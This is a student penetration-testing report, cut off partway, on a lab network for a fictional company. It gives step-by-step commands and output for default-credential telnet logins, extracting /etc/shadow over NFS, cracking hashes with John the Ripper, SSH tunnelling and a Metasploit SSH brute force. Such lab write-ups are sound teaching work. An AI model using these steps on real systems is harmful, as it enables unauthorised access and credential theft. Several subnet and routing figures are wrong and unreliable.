



# **Network Analysis Report**

**Stephen Broadbridge**

**2102512**

**CMP314: Computer Networking 2**

**BSc Ethical Hacking Year 3**

**2023/24**

*Note that Information contained in this document is for educational purposes.*

# Abstract

---

This report analyses the network infrastructure and security at ACME Inc. Following the unexpected departure of their network manager and the revelation of a complete absence of network documentation. This situation has caused concern amongst senior management regarding the network's current state and overall security integrity.

An investigation into the network's architecture was undertaken using the tools available on a Kali Linux system provided by ACME Inc. The objective was to map out the network's structure, identifying devices, services, and existing subnets within the network. This analysis of the network aims to construct a detailed network diagram and a subnet table, detailing subnet addresses, masks, valid IP range, and broadcast addresses, with all calculations presented for clarity.

The findings from this investigation highlighted several key areas of concern. Notably, the network demonstrated various security vulnerabilities due to outdated services, misconfigured devices, and the use of default credentials. Each identified vulnerability was examined and documented ensuring the client could replicate the findings. The report also includes suggestions for mitigating these vulnerabilities.

This report aims to provide ACME Inc with a clear overview of its current network state, identifying critical security flaws and offering actionable solutions to enhance the network's resilience and efficiency. The insights garnered from this analysis are intended to guide ACME Inc in making informed decisions to safeguard its network infrastructure against potential threats and to optimise its performance for future growth.

# Contents

---


1	Network Overview .....	1
1.1	Network Topology .....	1
1.2	Routing Table .....	2
1.3	Subnet Table .....	3
1.3.1	Subnet Calculations .....	4
1.4	Port Table .....	2
1.4.1	Routers .....	2
1.4.2	Machines .....	2
1.4.3	Servers .....	2
1.4.4	Firewall .....	3
2	Network Mapping .....	4
2.1	Network IP Discovery .....	4
2.1.1	Host IP Discovery .....	4
2.1.2	Initial Scan .....	4
2.1.3	Further Nmap Scanning .....	4
2.2	Router Discovery/Enumeration .....	5
2.2.1	Initial Enumeration .....	5
2.2.2	Show Interfaces .....	5
2.2.3	Identify Open Ports .....	5
2.2.4	Show Connections .....	5
2.3	Computer Discovery/Enumeration .....	6
2.3.1	PC 1 – 192.168.0.210 .....	6
2.3.2	PC 1 – Password Hash Cracking .....	6
2.3.3	PC 1 – SSH Session .....	7
2.3.4	PC 2 – 192.168.0.34 .....	7
2.3.5	PC 2 – SSH Session .....	7
2.3.6	PC 3 – 13.13.13.13 .....	8
2.3.7	PC 3 – SSH Port Forwarding .....	8
2.3.8	PC 3 – SSH Password Brute Force Attack .....	9
2.3.9	PC 3 – SSH Session .....	10
2.3.10	PC 4 – 192.168.0.130 .....	10
2.4	Server Discovery/Enumeration .....	11
2.4.1	Webserver 1 – 172.16.221.237 .....	11
2.4.2	Webserver 1 – Nikto Scan .....	11

2.4.3	Webserver 1 – Dirb Scan .....	12
2.4.4	Webserver 1 – WordPress Login Attack .....	13
2.4.5	Webserver 2 – 192.168.0.242 .....	14
2.4.6	Webserver 2 – Nikto Scan .....	14
2.4.7	Webserver 2 – Metasploit .....	14
2.4.8	Webserver 2 – Password Cracking .....	15
2.1	Firewall Bypass .....	15
2.1.1	Identifying Firewall & Further Devices .....	15
2.1.2	Port Forwarding.....	16
2.1.3	Findings .....	17
2.1.4	Bypassing HTTP_REFERER Error .....	17
2.1	Admin PC & Router 4 Discovery .....	19
2.1.1	Post-Firewall Bypass Nmap Scan .....	19
2.1.2	Router 4 – 192.168.0.97 .....	19
2.1.3	Nmap Scan.....	19
2.1.4	Admin PC – 192.168.0.66 .....	20
3	Security Concerns .....	22
3.1	Routers.....	22
3.1.1	Default Credentials.....	22
3.1.2	Use of Telnet .....	22
3.2	Computers.....	23
3.2.1	Weak Passwords.....	23
3.2.2	Password Reuse.....	23
3.2.3	NFS Privileges .....	23
3.3	Servers.....	24
3.3.1	Outdated Apache Versions.....	24
3.3.2	ShellShock Vulnerability (CVE-201406278) .....	24
3.4	Firewall.....	24
3.4.1	Default Credentials.....	24
3.4.2	Lack of HTTPS .....	24
3.5	Structure of the Network .....	25
4	Discussion .....	26
4.1	Network Configuration Analysis.....	26
4.2	Router Configuration Analysis.....	26
4.3	PC Configuration Analysis .....	26

4.4	Server Configuration Analysis .....	27
5	Conclusion.....	28
5.1	Overview .....	28
5.2	Misconfigurations .....	28
5.3	Outdated Services/Software .....	28
5.4	Future Work .....	28
	References .....	29
	Appendices .....	30
	Appendix a – Network Discovery Nmap Scan Results .....	30
	Appendix B – VyOS Device Enumeration .....	32
	192.168.0.33 .....	32
	192.168.0.129 .....	33
	192.168.0.193 .....	34
	192.168.0.225 .....	35
	192.168.0.226 .....	36
	192.168.0.229 .....	37
	192.168.0.230 .....	38
	192.168.0.233 .....	39
	192.168.0.97 .....	40
	Appendix C – PC Discovery .....	41
	PC 1 - 192.168.0.210 .....	41
	PC 2 – 192.168.0.34 .....	42
	PC 3 – 13.13.13.13 .....	43
	PC 4 – 192.168.0.130 .....	44
	Appendix D – Server Discovery .....	44
	Web Server 1 – 172.16.221.237.....	44
	Webserver 2 – 192.168.0.242.....	49
	Appendix E – Admin PC .....	51
5.4.1	Post-Firewall Bypass Nmap Scan .....	51
5.4.2	Admin PC Subnet – Nmap Scan .....	52

# 1 NETWORK OVERVIEW

## 1.1 NETWORK TOPOLOGY



## 1.2 ROUTING TABLE

Device	Interface	IP Address	Subnet Mask	Default Gateway	Broadcast
Router 1	eth1	172.16.221.237	/24	172.16.221/16	255.255.255.255
	eth2	192.168.0.226	/30	192.168.0.225	192.168.0.227
	eth3	192.168.0.200	/27	192.168.0.193	255.255.255.223
		192.168.0.210			
Router 2	eth1	192.168.0.34	/27	192.168.0.33	255.255.255.63
		13.13.13.12	/24		255.255.255.0
		13.13.13.13			
	eth2	192.168.0.230	/30	192.168.0.229	255.255.255.231
	eth3	192.168.0.225	/30	192.168.0.226	255.255.255.227
Router 3	eth1	192.168.0.130	/27	192.168.0.129	255.255.255.159
	eth2	192.168.0.234	/30	192.168.0.233	255.255.255.235
	eth3	192.168.0.229	/30	192.168.0.230	255.255.255.231
Firewall	WAN	192.168.0.233	/30	192.168.0.234	255.255.255.235
	LAN	192.168.0.97	/27	192.168.0.98	255.255.255.127
	DMZ	192.168.0.242	/30	192.168.0.241	255.255.255.127
Router 4	eth1	192.168.0.66	/27	192.168.0.65	255.255.255.95
	eth2	192.168.0.98	/27	192.168.0.97	255.255.255.127

### 1.3 SUBNET TABLE

Subnet Address	Subnet Mask	Host Range	Number of Usable Hosts	Addresses Used	Broadcast Address
13.13.13.0/24	255.255.255.0	13.13.13.1-13.13.13.254	254	13.13.13.12 13.13.13.13	13.13.13.255
172.16.221.0/24	255.255.255.0	172.16.221.1-172.16.220.254	254	172.16.221.16 172.16.221.237	172.16.221.255
192.168.0.32/27	255.255.255.242	192.168.0.33-192.168.0.62	30	192.168.0.33 192.168.0.34	192.168.0.63
192.168.0.64/27	225.225.225.224	192.168.0.65-192.168.0.94	30	192.168.0.65 192.168.0.66	192.168.0.95
192.168.0.96/27	225.225.225.224	192.168.0.97-192.168.0.126	30	192.168.0.97 192.168.0.98	192.168.0.127
192.168.0.128/27	225.225.225.224	192.168.0.129-192.168.0.158	30	192.168.0.129 192.168.0.130	192.168.0.159
192.168.0.192/27	225.225.225.224	192.168.0.192-192.168.0.222	30	192.168.0.200 192.168.0.210	192.168.0.223
192.168.0.224/30	225.225.225.252	192.168.0.225-192.168.0.226	2	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.228/30	225.225.225.252	192.168.0.229-192.168.0.230	2	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.232/30	225.225.225.252	192.168.0.233-192.168.0.234	2	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.240/30	225.225.225.252	192.168.0.241-192.168.0.242	2	192.168.0.241 192.168.0.242	192.168.0.243



### 1.3.1 Subnet Calculations

As an example, calculation, the subnet for the host Kali machine will be calculated.

**IP Address:** 192.168.0.200

**CIDR Prefix:** 27

The IP address is first converted into its binary form where each octet is an 8-bit binary number.

**Binary format IP address:** 11000000.10101000.00000000.11000000

The CIDR prefix denotes the number of bits used for the network address, in this example 27 bits are used. This means the first 27 bits are set to 1 and the rest to 0.

**Binary format CIDR Prefix:** 11111111.11111111.11111111.11100000

**Decimal format Subnet Mask:** 255.255.255.224

The network address is calculated by performing AND operation between the IP address and CIDR prefix. The rules for a bitwise AND operation are as follows:

- If both bits are 1, the result is 1.
- If either bit is 0, the result is 0.

	Octet 1	Octet 2	Octet 3	Octet 4
<b>IP Address (192.168.0.200)</b>	11000000	10101000	00000000	11001000
<b>Subnet Mask (/27)</b>	11111111	11111111	11111111	11100000
<b>AND Result (Network Address)</b>	11000000	10101000	00000000	11000000
<b>AND Result (Decimal Format)</b>	192	168	0	192

**First Usable Host:** Network Address + 1 = 192.168.0.193

**Last Usable Host:** Next Network Address – 2 = 192.168.0.223

**Usable Hosts Count:** The number of usable hosts on a network with a CIDR prefix of /27 is ( $2^5 - 2 = 32 - 2$ ) = 30 Hosts

13.13.13.0/24	
Description	Value
Subnet Mask	255.255.255.0
Network Address	13.13.13.0
First Usable Host	13.13.13.1
Last Usable Host	13.13.13.254
Usable Host Count	254

172.16.221.0/24	
Description	Value
Subnet Mask	255.255.255.0
Network Address	172.16.221.0

First Usable Host	172.16.221.1
Last Usable Host	172.16.221.254
Usable Host Count	254

192.168.0.32/27	
Description	Value
Subnet Mask	255.255.255.224
Network Address	192.168.0.32
First Usable Host	192.168.0.33
Last Usable Host	192.168.0.62
Usable Host Count	30

192.168.0.64/27	
Description	Value
Subnet Mask	255.255.255.224
Network Address	192.168.0.64
First Usable Host	192.168.0.65
Last Usable Host	192.168.0.94
Usable Host Count	30

192.168.0.96/27	
Description	Value
Subnet Mask	255.255.255.224
Network Address	192.168.0.96
First Usable Host	192.168.0.97
Last Usable Host	192.168.0.126
Usable Host Count	30

192.168.0.128/27	
Description	Value
Subnet Mask	255.255.255.224
Network Address	192.168.0.128
First Usable Host	192.168.0.129
Last Usable Host	192.168.0.158
Usable Host Count	30

192.168.0.192/27	
Description	Value
Subnet Mask	255.255.255.224
Network Address	192.160.0.192
First Usable Host	192.168.0.193
Last Usable Host	192.168.0.222
Usable Host Count	30

192.168.0.224/30	
Description	Value
Subnet Mask	255.255.255.252
Network Address	192.168.0.224
First Usable Host	192.168.0.225
Last Usable Host	192.168.0.226
Usable Host Count	2

192.168.0.228/30	
Description	Value
Subnet Mask	255.255.255.252
Network Address	192.168.0.228
First Usable Host	192.168.0.229
Last Usable Host	192.168.0.230
Usable Host Count	2

192.168.0.232/30	
Description	Value
Subnet Mask	255.255.255.252
Network Address	192.168.0.232
First Usable Host	192.168.0.233
Last Usable Host	192.168.0.234
Usable Host Count	2

192.168.0.240/30	
Description	Value
Subnet Mask	255.255.255.252
Network Address	192.168.0.240
First Usable Host	192.168.0.241
Last Usable Host	192.168.0.242
Usable Host Count	2

## 1.4 PORT TABLE

---

### 1.4.1 Routers

Device	Port	Service
Router 1	22/TCP	SSH – OpenSSH 5.5p1
	23/TCP	Telnet - VyOS telnetd
	80/TCP	HTTP - Lighttpd 1.4.28
	443/TCP	HTTP - Lighttpd 1.4.28
Router 2	23/TCP	Telnet - VyOS telnetd
	80/TCP	HTTP - Lighttpd 1.4.28
	443/TCP	HTTP - Lighttpd 1.4.28
Router 3	23/TCP	Telnet - VyOS telnetd
	80/TCP	HTTP - Lighttpd 1.4.28
	443/TCP	HTTP - Lighttpd 1.4.28
Router 4	23/TCP	Telnet - VyOS telnetd
	80/TCP	HTTP - Lighttpd 1.4.28
	443/TCP	HTTP - Lighttpd 1.4.28

### 1.4.2 Machines

Device	Port	Service
PC 1 – 192.168.0.210	22/TCP	SSH – OpenSSH 6.6.1p1
	111/TCP	RPCbind
	2049/TCP	NFS-acl
PC 2 – 192.168.0.34	22/TCP	SSH – OpenSSH 6.6.1p1
	111/TCP	RPCbind
	2049/TCP	NFS-acl
PC 3 – 13.13.13.13	22/TCP	SSH – OpenSSH 6.6.1p1
PC 4 – 102.168.0.130	22/TCP	SSH – OpenSSH 6.6.1p1
	111/TCP	RPCbind
	2049/TCP	NFS-acl
Admin PC – 192.168.0.66	22/TCP	SSH – OpenSSH 6.6.1p1
	111/TCP	RPCbind
	2049/TCP	NFS-acl

### 1.4.3 Servers

Device	Port	Service
Webserver 1 – 172.16.221.237	80/TCP	Apache HTTP 2.2.22
	443/TCP	Apache HTTPS 2.2.22
Webserver 2 – 192.168.0.242	22/TCP	SSH – OpenSSH 6.6.1p1
	80/TCP	HTTP – Apache httpd 2.4.10
	111/TCP	RPCbind

#### 1.4.4 Firewall

Device	Port	Service
Firewall	53/TCP	Domain
	80/TCP	HTTP – nginx
	2701/TCP	Quagga Routing Software 1.2.1
	2604/TCP	Quagga Routing Software 1.2.1
	2605/TCP	Quagga Routing Software 1.2.1

## 2 NETWORK MAPPING

### 2.1 NETWORK IP DISCOVERY

---


#### 2.1.1 Host IP Discovery

The first step in the network mapping process was to identify the host IP address. To do this, the following command was used:

```
ifconfig
```

##### 2.1.1.1 Findings

The host device was identified to have the IP address of 192.168.0.200.



```
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::215:5dff:fe00:400 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:00 txqueuelen 1000 (Ethernet)
    RX packets 1971 bytes 123534 (120.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2151 bytes 14682360 (14.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 17 bytes 1231 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1231 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1 – Host Kali Machine ifconfig

#### 2.1.2 Initial Scan

Next was to perform a scan to identify all devices that can be seen by the host device. To do this a default Nmap scan was performed using the command:

```
nmap 192.168.0.0/24
```

##### 2.1.2.1 Findings

This scan identified 14 devices on the network.

#### 2.1.3 Further Nmap Scanning

Next in the discovery process was to gather more information about each device discovered. To accomplish this, Nmap was utilised again to do a TCP on all devices in addition to getting information about any services running each device. The following command was used:

```
nmap -sV -sT 192.168.0.0/24
```

### 2.1.3.1 Findings

The scan resulted in showing 8 IP's identifying VyOS routers, 5 IP's identifying as Linux Terminals and 1 Windows machine which will be disregarded as it is out of scope. A full list of the results can be found in Appendix A.

All devices identified as being as having VyOS services were navigated to using a web browser, but none of the associated devices had a GUI that would grant user access. As a result of this the scan was analysed and it was discovered, all these IPs have open telnet ports (port 23).

## 2.2 ROUTER DISCOVERY/ENUMERATION

---

### 2.2.1 Initial Enumeration

An attempt was made to log into the routers identified within the network. This was done by using the default login credentials which were found online and the following command:

```
telnet 192.168.0.X
```

<u>Username</u>	<u>Password</u>
vyos	vyos

### 2.2.2 Show Interfaces

Once access was granted, further enumeration began to identify the physical connections using the following command:

```
show interfaces
```

#### 2.2.2.1 Findings

Using the information found from the "show interfaces" command, it is now possible to analyse the address assigned to the loopback interface to display which interfaces relate to each router. This allows the next step in forming the network diagram.

### 2.2.3 Identify Open Ports

With access granted, the following command was used to identify open ports on each router:

```
netstat -ltun
```

#### 2.2.3.1 Findings

This command helps identify which ports are open on the router and confirms results previously achieved with Nmap scan.

### 2.2.4 Show Connections

A command is used within the router interface to extract critical data to identify further devices that exist and what each router connect to, this will show all connections on the router. The command used is the following:

```
show ip route
```



#### 2.2.4.1 Findings

Analysing all the VyOS routers in the network it was discovered that all routers are configured with multiple interfaces, each bearing unique IP addresses. This multi-interface configuration results in the same router presenting multiple IP addresses in network scans. The 3 routers identified are:

- Router 1 – 192.168.0.193 (shared the same IP routes with 192.168.0.255)
- Router 2 – 192.168.0.33 (shared the same IP routes with 192.168.0.226 and 192.168.0.229)
- Router 3 – 192.168.0.129 (shared the same IP routes with 192.168.0.230 and 192.168.0.233)

## 2.3 COMPUTER DISCOVERY/ENUMERATION

---

Previously, an Nmap scan was conducted to locate devices on the network. This scan identified 4 devices running on Linux:

- 192.168.0.200 (Host Machine)
- 192.168.0.210
- 192.168.0.34
- 192.168.0.130

#### 2.3.1 PC 1 – 192.168.0.210

The Nmap scan in Appendix A showed that 192.168.0.210 has an open SSH port and is running NFS (Network File Sharing) on port 2049. Utilising this NFS port a remote device was created using the following commands:

```
mkdir -p ~/Desktop/NFSMount  
mount -t nfs 192.168.0.210:/etc/ NFSMount
```

##### 2.3.1.1 Findings

Using this connection, the file named “shadow” was extracted. This file contained hashed user account passwords. The full file can be found in Appendix C

#### 2.3.2 PC 1 – Password Hash Cracking

Utilising the information gathered from the shadow file containing hashed user passwords. John the Ripper tool was utilised to crack the hashes using the following command:

```
john <shadowfiledirectory>
```

##### 2.3.2.1 Findings

The result of using John the Ripper revealed the password for xadmin is “plums”. This can now be utilised to ssh into the device to enumerate more information. The result of this scan is shown in the image below:

```

root@kali:~/Desktop# john hashpwd_pc1
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums
(xadmin)
ig 0:00:02:43 DONE 3/3 (2023-12-11 07:18) 0.006115g/s 2749p/s 2749c/s 2749C/s phxb..plida
Use the "-show" option to display all of the cracked passwords reliably
Session completed

```

Figure 2 - PC1 Password Cracking

### 2.3.3 PC 1 – SSH Session

Now the xadmin password has been discovered, a SSH session was opened using the following command:

```
ssh xadmin@192.168.0.210
```

Using the password “plums” access was granted. Next, to see if any more machines are connected to 192.168.0.210 the following command was entered:

```
ifconfig
```

#### 2.3.3.1 Findings

Viewing the information displayed from the “ifconfig” command, no further devices are connected to 192.168.0.210. This information can be seen in Appendix A.

### 2.3.4 PC 2 – 192.168.0.34

192.168.0.34 is also running on SSH which is shown in the Nmap scans in Appendix A. Utilising the same methodology used for Linux PC 1, the same credentials and password of “plums” were attempted to gain access to the device.

```
ssh xadmin@192.168.0.34
```

Using these credentials, access was granted to the machine.

### 2.3.5 PC 2 – SSH Session

Once access was granted, the following command was entered to see if any further machines were connected to 192.168.0.34:

```
ifconfig
```

Following this, an attempt to view the bash history file within 192.168.0.34 was made using the following command:

```
tail ~/.bash_history
```

#### 2.3.5.1 Findings

Analysing the results from the ifconfig command and bash history file It is discovered that another device is connected. PC 2 is connected to other devices with the IP address 13.13.13.13. These results can be found in Appendix C.

### 2.3.6 PC 3 – 13.13.13.13

As mentioned previously, PC 3 was discovered by analysing the bash history file within 192.168.0.34. This is shown in the image below and in Appendix C.

```
xadmin@xadmin-virtual-machine:~$ tail ~/.bash_history
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
sudo apt-get update
sudo apt-get install grub-efi
cd /etc/default/
sudo nano grub
sudo update-grub
ifconfig
sudo tcpdump -i eth1
xadmin@xadmin-virtual-machine:~$
```

Figure 3 - PC3 - .bash\_history

These results show that the machine can be pinged from PC 2 on 192.168.0.34 but if attempted from the host machine, the ping fails due to 13.13.13.13 not being visible. This means to reach PC3 from the host machine, SSH tunnelling/port forwarding will need to be utilised.

To setup local port forwarding the following command is used:

```
ssh -L 9000:13.13.13.13:22 xadmin@192.168.0.34
```

This command allowed the user to send a signal from the kali machine on port 9000 to 13.13.13.13's port 22 by going through 192.168.0.34 using the xadmin credentials.

### 2.3.7 PC 3 – SSH Port Forwarding

Now with the connection made from the host Kali machine to PC 3 on 13.13.13.13 the following command was entered to create an SSH session, once again using the xadmin credentials.

```
ssh xadmin@localhost -p 9000
```

#### 2.3.7.1 Findings

Using the xadmin credentials during the attempted SSH session did not work. The password entered, was incorrect. This meant that other methods of gaining access must be utilised.

```
root@kali:~/Desktop# ssh xadmin@localhost -p 9000
The authenticity of host '[localhost]:9000 ([::1]:9000)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:9000' (ECDSA) to the list of known hosts.
xadmin@localhost's password:
Permission denied, please try again.
xadmin@localhost's password:
```

Figure 4 - PC 3 - SSH access denied

### 2.3.8 PC 3 – SSH Password Brute Force Attack

As previously discovered, the password “plums” for xadmin does not work for 13.13.13.13. To get around this obstacle, the Metasploit framework will be utilised to brute force the password to gain access. The following commands are used:

```
sudo msfconsole
use auxiliary/scanner/ssh/ssh_login
set RHOSTS localhost
set RPORT 9000
set username xadmin
set pass_file /usr/share/wordlists/metasploit/password.lst
set verbose true
set STOP_ON_SUCCESS true
exploit
```

#### 2.3.8.1 Findings

This attack revealed that the xadmin password for 13.13.13.13 is “!gatvol”. This can be seen in the image below.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS localhost
RHOSTS => localhost
msf5 auxiliary(scanner/ssh/ssh_login) > set RPORT 9000
RPORT => 9000
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[-] Could not connect: The connection timed out (0.0.0.1:9000).
[!] No active DB -- Credential data will not be saved!
[-] Could not connect: The connection timed out (0.0.0.1:9000).
[-] Could not connect: The connection timed out (0.0.0.1:9000).
[*] Scanned 1 of 2 hosts (50% complete)
[-] 127.0.0.1:9000 - Failed: 'xadmin:!@#$$%'
[!] No active DB -- Credential data will not be saved!
[-] 127.0.0.1:9000 - Failed: 'xadmin:!@#$$%^'
[-] 127.0.0.1:9000 - Failed: 'xadmin:!@#$$%^&'
[-] 127.0.0.1:9000 - Failed: 'xadmin:!@#$$%^&*'
[-] 127.0.0.1:9000 - Failed: 'xadmin:!boerbul'
[-] 127.0.0.1:9000 - Failed: 'xadmin:!boerseun'
[+] 127.0.0.1:9000 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (127.0.0.1:37531 -> 127.0.0.1:9000) at 2023-12-12 05:25:47 -0500
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > █
```

Figure 5 - PC 3 SSH credentials found

### 2.3.9 PC 3 – SSH Session

With the xadmin password now discovered for 13.13.13.13. Using PC2 (192.168.0.34) an SSH session can be created using the password “!gatvol” and the following command:

```
ssh xadmin@13.13.13.13
```

With access now granted to 13.13.13.13 the following command can be used to check if any other devices are attached to PC3:

```
ifconfig
```

#### 2.3.9.1 Findings

The “ifconfig” command revealed that no further devices were attached to 13.13.13.13. This can be seen in Appendix C.

### 2.3.10 PC 4 – 192.168.0.130

An attempt to make an SSH session to 192.168.0.130 is made via the host Kali machine but is unsuccessful due to it requiring a public key. A following attempt is made to SSH into the 192.168.0.130 from PC2 which is a success. Once access is granted to PC4, the following command is used to see if it is connected to any other devices:

```
ifconfig
```

#### 2.3.10.1 Findings

When analysing the results of the “ifconfig” command, it shows that 192.168.0.130 is not connected to any further devices. The full results can be found in Appendix C.

## 2.4 SERVER DISCOVERY/ENUMERATION

---

